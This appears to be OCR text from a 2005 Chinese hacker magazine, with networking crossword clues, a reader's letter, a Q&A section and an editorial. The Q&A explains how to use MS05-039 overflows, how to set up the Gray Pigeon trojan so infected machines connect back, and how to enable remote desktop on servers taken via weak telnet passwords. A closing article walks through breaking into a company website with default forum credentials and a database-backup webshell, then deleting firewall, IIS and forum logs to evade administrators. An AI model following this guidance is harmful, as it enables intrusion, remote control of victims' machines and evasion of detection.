48、在题目45的答案里的过程中常常要用到这个命令，用来摸清内部网络的路由分布情况。★★

49、一种常见的提供远程登陆的协议，工作在TCP 23端口上。★

50、地址解析协议的缩写，工作在OSI模型的数据链路层。★★

51、由于需要把网络中传输的数据准确地送到不同的程序中，我们需要一个东西来与程序捆绑，这样数据才不会混淆，这个东西是什么？★

52、组件对象模型的缩写，是一种跨应用和语言共享二进制代码的方法。★★★

53、ACCESS数据库的后缀名。★

纵向：

5、提供将IP转换为主机名的一种服务的缩写。★

6、一种把邮件消息从发信人的邮件服务器传送到收信人的邮件服务器的协议。★

11、横向题目43的英文缩写。★

12、一种网络地址转换服务的缩写。★★

17、让刀郎走红的一首歌。（中文）★

19、超文本传送协议的缩写，工作在OSI模型的应用层。★

20、服务信息模块协议的缩写，与横向题目9的答案密不可分。★★

21、邪恶八进制信息安全团队的简写。（也就是笔者所在的团队）★★★

26、提供某些服务的主机我们一般称之为什么？（中文）★

28、国内最大国产代理服务器软件的名称。★★

32、个人网站又叫个人什么？（中文）★

33、“网际协议”的缩写，我们有时也将它做网络地址代名词。★

39、“请求注解”的缩写，里面都是关于Internet的几乎所有重要的文字资料。★★

42、Windows NT局域网管理器的缩写，由于LM管理器转化而来，常在MS的服务中出现，如TELNET。★★

45、新出的一款名叫ChallengeCollapsar拒绝服务软件的简称，此软件功能简单但威力强大！★★

29号信箱

四川大竹　李蕊利　21岁

本期我最不喜欢的文章（写页码即可）：

李蕊利答：97、98、99（性急的老编急忙拿起杂志翻，到底是什么文章让小李同学如此不爽，结果被整，21岁的小李用社会工程学手段整到超龄服兵役的老编，强）

期望非安全还出品什么类型的图书？

李蕊利答：《playboy》（小编的思绪荡到了米国，流下了"性"福的口水）……

您觉得本光盘还可添加哪些内容：

李蕊利答：现在很多电脑书都这样吹：赠送价值XX的光盘！买了以后，才发现光盘上的软件全部要注册！谁稀罕这样的东东，俺虽是农民，也知道上网下载！！（小编急忙把这封信转给光盘部的裤子编辑认真学习）

最后，非常感谢，我们可爱的李蕊利同学还给我们题字——"个人意见，你们不要鄙视我！！"如此铿锵有力的两个感叹号，仿佛依稀让我们看到了一个刚正不阿的李蕊利的正面形象，正怒发冲冠的用他那双犀利得能杀人的眼睛审视着心虚的小编，不过，李蕊利同学手上正拿着一本《playboy》。

读后感言：其实李蕊利还给我们写了一些其它很有建设性的意见，让小编站在读者的角度也发现了几个问题，再次谢谢李蕊利的肺腑之言。同时我们也鼓励更多的读者给我们来信，精彩来信将有机会和大家一起分享，并有机会得到精美礼品一份。

Q&A

问：为什么MS-05039溢出后用NC连接不上，特向高手请教？

答：首先你要清楚MS-05039漏洞在Windows 2000上，匿名用户可以通过发送特制消息来利用这个漏洞；在Windows XP Service Pack 1上，只有通过认证的用户才能发送恶意消息；在Windows XP Service Pack 2和Windows Server 2003上，攻击者必须本地登陆到系统然后运行特制的应用程序才能利用这个漏洞。现在网上出现的溢出程序都是针对Windows 2000 Service Pack 4的，如果你溢出的目标系统不是这个版本，当然无法用NC连接上了！

问：请问CMD下什么命令可以看见端口？

答：在CMD下输入NETSTAT -AN，就可以查看端口和相关的连接，你也可以输入NETSTAT /?获得帮助。

问：我用的是爱儿灰鸽子破解版，在配置服务器的时候，在"IP通知http访问地址，DNS解析域名或固定IP"一栏的下面，我输入了我在126申请的域名，然后配置成功。当肉鸡运行了服务器端的时候，肉鸡会不会通过域名连接我的电脑（我开了8000），只运行了客户端，为什么其它的没运行？

答：肉鸡运行了服务端（假设配置是正确的），如果没有被查杀的话会自动读取你设置的126域名所指向的IP和端口，服务端就会主动地连接这个IP的相应端口。如果你是在内网的话就需要通过路由转发或是IP地址映射之类的方式，才能让服务端连接上客户端。

问：我已经扫到有telnet弱口令的服务器！用户名和密码一样，请问进去了以后该怎么做才能拿到3389？

答：要开启肉鸡的3389，你首先得判断肉鸡的操作系统的版本，可用"type c:\boot.ini"命令查看，如果是Windows 2000 Service或是Windows 2003的才能开启（当然Windows XP也可以，不过Windows XP只允许一个用户登陆，开启了也用不了）。开启3389的方法就多了，你可以上传工具也可以直接TELNET上去写个开启3389的BAT文件，执行后重启肉鸡就行了，这方面的资料网上很多，大家随便搜一下就能找到了。

问：已经得到了管理员帐号、密码后，可以用IPC$入侵XP吗？

答：Windows XP的IPC$默认是关闭的，而且就算你能连接上的话，也只能获得GUEST权限，无法上传文件或执行文件。

HACKER'S MANUAL

HACKER'S MANUAL

写在前面

黑客与八路

今年是抗日战争胜利六十周年。看着电视上不断宣传的抗日精神，突然联想起了黑客精神。哎呵，是职业病了吧。细细想来它们具有这么多的共同点：

1．代表社会较先进的力量：打击无耻日本的入侵，是任何一个中国人都义不容辞的责任。八路是当年抗日队伍的主要代表，也说明了八路具有当时先进的指导思想体系。黑客，反网络主流价值的代表力量，黑客是推动计算机技术发展的主要力量之一。一句话，八路和黑客都在突破历史。

2．具有吃苦耐劳的精神：八路就不用说了，黑客么……各位也都有体验，谁不是经常熬夜呢。强大的精神支柱鼓励着我们越来越靠近目标。

3．具有各自的准则：八路的纪律如铁，黑客也有必须遵守的道德准则。

4．分享：如果八路有一口粮，那么周围的百姓也一定不会挨饿了。黑客同样也是为了争取共享而生的人，分享技术成就是黑客精神之一。当然那些四处炫耀，并有几个内部工具却吝于分享的人是不配称做黑客的。


5．自信：黑客通宵达旦探索的结果可能是一无所获，但是自信支撑他们继续工作下去。同样，即使战场上只剩下最后一名八路，“打倒日本帝国主义，还我河山”的信念也会让我们战斗到生命最后一刻。

6．爱国：黑客也有红客这个分支。

7．分工明确：纪律与分工的方式也是胜利的必要条件之一。非安全试玩版1．0刊首语也提出了黑客类别划分。

8．奉献：八路可以为了国家主权、民族尊严，献出自己宝贵的生命。黑客为了共享的理念，无私奉献自己的力量。

NoHack 窗外编辑：Latteye
2005 年 9 月底



有一菜鸟一看到“菜鸟恶补”中的“恶”，想起了高考前的恶补还心有余悸，于是心脏发生恶性循环，大脑供氧严重不足，两手颤抖，口吐白X……在此小编告诉大家：此“恶”非彼“恶”！“菜鸟恶补”旨在让菜鸟们更快更轻松的了解一些基础知识，通过老鸟、高手们现身说法更快地升级。绝对是无毒无烟的绿色食品，请大家放心……（胖狐狸最近在家里帮着看店看多了，大家不听他瞎壳了，看文章吧。）

日志，你会清了吗？

剑心[B.C.T]

一 前言

在非安全泡了这么久，你一定学会很多的入侵方式了吧！学会了这么多的入侵方法，你一定有肉鸡了吧！肉鸡多了是不是被管理员发现的机会也很多呢？呵呵，那是你还不习惯为肉鸡擦日志的缘故，你在肉鸡上留下了很多的痕迹，然后被管理员察觉，然后你彻底地跟这台肉鸡失去了联系。想要保持好一台肉鸡，想要掩盖一次入侵的痕迹，想要从管理员眼皮底下溜走，日志的清除都是不可少的，现在我就给大家说下如何清除一次入侵在肉鸡上的痕迹。

只有明白自己会留下什么痕迹才能了解如何清除自己的脚印。首先我来进行一次常见的入侵，然后根据这次入侵来说明服务器上会留下的日志痕迹，我们的入侵是各种各样的，所以并没有一种完美的通用的擦日志的方法，根据你所进行的动作来判断自己所留下的日志才是我们真正要学会的。现在流行的入侵模式是脚本漏洞＋系统配置的攻击，一般是首先找web上的漏洞，获取一个webshell，然后进一步提升权限，最后是渗透整个网络。所以这里，我们的目标是一个小型企业的网站，我们试着来入侵并且取得它的最高权限。

二 入侵前奏

动作：还是传统点吧，目标不大，网络环境探测就省略了，如果系统本身方面有致命的漏洞就可以让我们轻松得逞了，拿出x－scan扫描下吧！这里我选择的扫描项目是端口和服务，为了比较我也选择了Cgi和IIS的漏洞探测，其实这种漏洞应该很少或者是没有什么用处的，得到结果如图1所示。哈哈，果然不出我们所料，装了防火墙或者是做了安全策略，不可能只开这么少的端口嘛！系统的主机是2000，应该是IIs5.0的，系统漏洞方面没戏，那看来只有从Web上突破了。




图1 x-scan扫描

脚印：我在进行主机信息探测的时候选择的是Tcp扫描，这样会和主机进行Tcp连接，如果对方的防火墙是记录IP的话，如天网等，他会把我们的扫描过程详细记录下来，如果是IDS就会更糟糕，因为这明显是一次扫描。还有就是Web的日志，我们进行了IIS和CGI漏洞的探测，在系统的IIS日志里会留下很多的痕迹，这些请求是平时所看不到的，很容易判断为一次攻击，我们的IP也会被记录。如果我们进行了21端口的口令探测，系统也会把整个过程记录下来。所以，在入侵的扫描中，产生的痕迹有防火墙的日志，系统服务安全日志。

清除：因为这个时候我们是没有权限删除这些日志的，所以等到拿到3389或者高级权限之后，打开防火墙的主程序，将太可疑的日志全部删除，特别是我们的IP和扫描的痕迹。至于IIS的日志，一般会留到最后一起清除。

三 渗透web

动作：确定入侵方向之后访问该站，发现整个系统就是一个BBS和一个图片系统，这两个系统的功能都很强大，并且该站的维护十分随意，基本没有做任何修改，应该是管理员把论坛建立之后就忘记了或者是网站人员管理疏忽。于是用默认的用户：admin（默认密码：admin888）登陆论坛试试，呵呵，好像改了密码。没有关系，下载默认数据库吧！嘿嘿，果然是默认的（如图2）。




图2 下载数据库

用户很少，不过admin的密码一会也破解出来了，普通的电话号码哦！用这个密码登陆，果然进入了后台。哈哈，剩下的大家都知道怎么做了，我在论坛里上传了一个jpg文件，然后利用后台备份数据库功能备份成为后门（如图3）。很幸福哦，访问我们得到的asp木马，哈，居然没有碰到杀毒软件！




图3 登陆后台

脚印：在Web上的渗透，所做的操作当然都是由系统的WWW服务所记录的，所以如果为了安全我们进入系统之后一定要清除掉Web日志，那里有我们的IP，有我们下载数据库的证据，有我们访问木马的操作……但是，是不是做了这些就足够了呢，还有个地方也许你没有注意到，在动网数据库里有个DV_log表，里面

